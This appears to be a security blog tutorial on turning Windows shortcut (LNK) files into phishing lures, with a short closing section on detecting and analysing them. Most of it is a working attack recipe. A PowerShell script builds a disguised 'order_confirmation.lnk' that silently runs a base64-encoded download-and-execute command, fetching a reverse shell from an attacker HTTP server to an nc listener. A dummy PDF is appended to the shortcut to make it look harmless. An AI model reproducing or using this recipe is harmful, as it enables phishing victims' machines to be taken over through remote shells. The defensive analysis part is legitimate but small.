Weoponize "harmless" shortcut files for phishing
Hot to create shortcut files to trigger a remote access trojan and how to detect it.
André Eichhofer
Happy day,
Today I will show you how attackers abuse “harmless” shortcut files under Windows for phishing attempts. At first, I’ll show you how LNK files can be manipulated to trick the victim to download trojans and other malware. In the second part I’ll show you how to detect and analyse malicious shortcut files.
First, what is an LNK file? An LNK file (“link”) is a shortcut file under Windows that can be clicked and that leads to another location. The location can be a document, a website and even an executable file. You can add arguments to the target location to open the file with specific options. For example, the target location could be the Command console or Powershell. That makes it possible to execute system commands by just clicking a shortcut file. Moreover, you can assign any icon to a shortcut. Last but not least, the suffix of a shortcut is hidden by default. Easy to imagine, that these features open the way for a wide range of attacks.
Indeed, attackers use LNK files for malicious activities. Threat actors like Emotet & Co. fell in love with shortcuts, because
- the target object can be executed with malicious code
- any icon can be assigned to the shortcut file

- you can create malicious shortcuts that look similar to a legitimate file.

There are even tools in the wild like LNK Builder, MisterioLNK or Quantum that can create malicious link files. Their creators claim low detection rates. However, for our testing purposes we don’t rely on these tools.
How shortcut files look like
A LNK file always start with the magic byte 4C,
00000000   4C 00 00 00 01 14 02 00 00 00 00 00 C0 00 00 00  L...........À...
...
...
and consists of the following structure:
SHELL_LINK_HEADER:Includes information such as file path, size, modification time, etc.LINKTARGET_IDLIST:Stores references to the locations of the shortcut within the shell namespace and uses ItemIDsLINKINFO:May store information about the link (not mandatory)STRING_DATA:May store information like paths, command line arguments or icon location (not mandatory)EXTRA_DATA:May store information like metadata (not mandatory)
How to abuse shortcuts for phishing
Now, that we got basic knowledge about shortcut files, we want to abuse them for phishing.
Our goal is to create a malicious shortcut object that downloads and triggers a remote access trojan once the victim clicks the shortcut.
To achieve that we point the shortcut to the Powershell console with a base64 encoded argument. Simultanously, we serve a reverse shell on our attack host that will be downloaded and triggered if the victim clicks on the shortcut.
At first, let’s prepare our reverse shell.
For our purpose a very simple reverse shell is sufficient. Therefore, I will use the MiniReverseShell.ps1 that you can find here Be sure to point the IP address and port to your listener, (that we will initiate later).


Then, let’s put the reverse shell in a directory on our attacker machine and start a very simple http server: python -m http.server.
Create malicious shortcut file
Next, we will create our malicious shortcut file. As soon as the victim clicks on the shortcut, a PowerShell command will be triggered that downloads and executes our MiniReverseShell.ps1 from our simple web server. The reverse shell then connects the victim to our listener. In addition, we append a dummy pdf file to our shortcut.
First, we create our malicious shortcut file with the following script that you can of course adjust to your purposes:
$cmd1 = 'powershell -NoProfile -ExecutionPolicy Bypass -Command'
$cmd2 = "`"IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.188:8000/minireverseshell.ps1')`""
$command = $cmd1 + " " + $cmd2
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)
$obj = New-object -comobject wscript.shell
$link = $obj.createshortcut("c:\users\andre\desktop\order_confirmation.lnk")
$link.windowstyle = "7"
$link.targetpath = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
$link.iconlocation = "C:\Windows\edge.exe"
$link.arguments = "-Nop -sta -noni -w hidden -encodedCommand   cABvAHcAZQByAHMAaABlAGwAbAAgAC0ATgBvAFAAcgBvAGYAaQBsAGUAIAAtAEUAeABlAGMAdQB0AGkAbwBuAFAAbwBsAGkAYwB5ACAAQgB5AHAAYQBzAHMAIAAtAEMAbwBtAG0AYQBuAGQAIAAiAEkARQBYACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAwAC4AMQA4ADgAOgA4ADAAMAAwAC8AbQBpAG4AaQByAGUAdgBlAHIAcwBlAHMAaABlAGwAbAAuAHAAcwAxACcAKQAiAA=="
$link.save()
Let me explain the script:
-
$cmd1+$cmd2will result in exactly this command:powershell -NoProfile -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.188:8000/minireverseshell.ps1')"I splitted the command into 2 parts, because of the double quotes. Be sure to adjust the IP adress and point it to the web server that hosts our reverse shell
-
$encodedCommandencodes the Powershell command to base64 -
$link.targetpathpoints to the target location (powershell.exe) and -
the base64 encoded string is used in the
$link.argumentsvariable. -
means, if you change the
$commandyou need to encode it again to base64 and then paste the encoded string to$link.arguments -
$link.iconlocationpoints to Edge, so that we get a PDF icon.

When we execute the script we get the following LNK file. If we did everything right our command appears next to Target:
Next, let’s create an empty pdf file and append it to our LNK file, just for fun.
Use CoPilot ChatGPT 4.1 with the prompt “Create Dummy PDF” to output a script that creates an empty pdf.
Then, append the empty pdf to our LNK file:
(Get-Content -Path "C:\Test\order_confirmation.lnk" -Encoding Byte -ReadCount 0) + (Get-Content -Path "C:\Test\dummy.pdf" -Encoding Byte -ReadCount 0) | Set-Content -Path "C:\Test\order_confirmation_pdf.lnk" -Encoding Byte -NoNewlineNow, that we have created our shortcut file, let’s start a listener on our attack server: nc -lnvp 1234. Be sure that our reverse shell points to the listener. If the victim clicks on the shortcut and everything works, the output should be similar to this and your C2 server should be connected to the victim machine.
Limitations

I created and tested the shortcut under Windows 11 and of course Defender popped up. It not only blocked the execution, but also the creation of the LNK file. The embedded dummy pdf did not prevent detection, of course.
How to analyse malicious shortcut files
Now, that we’ve learned how to abuse LNK files, let’s analyse them and see how we can detect malicious activities.
As a practical example let’s take this malware sample INVOICE#BUSAPOMKDS03.lnk that you can find here.


This malicious LNK file downloads a .bat file and stores it under the /music directory on the victim machine. The .bat file is executed, downloads and starts a remote access trojan.
When we take a first look into the shortcut using hexdump, strings or similar tools we’ll see clearly that the file is malicious.
There is another interesting tool for windows that parses LNK objects and provides a clean output that can be processed further. With lecmd you can examine the targets and commands that are implemented in a shortcut object.
How to examine artifacts
Assumed that a user triggered a malicious file it is quiet easy to examine the artifacts and get more information.
Open Windows Eventviewer and search for the following Logs and Events:
- Logs:
Applications and Services Logs > Microsoft > Windows > PowerShell > Operational - Events:
ID 4104(Script Block Logging),ID 4103(Module Logging)
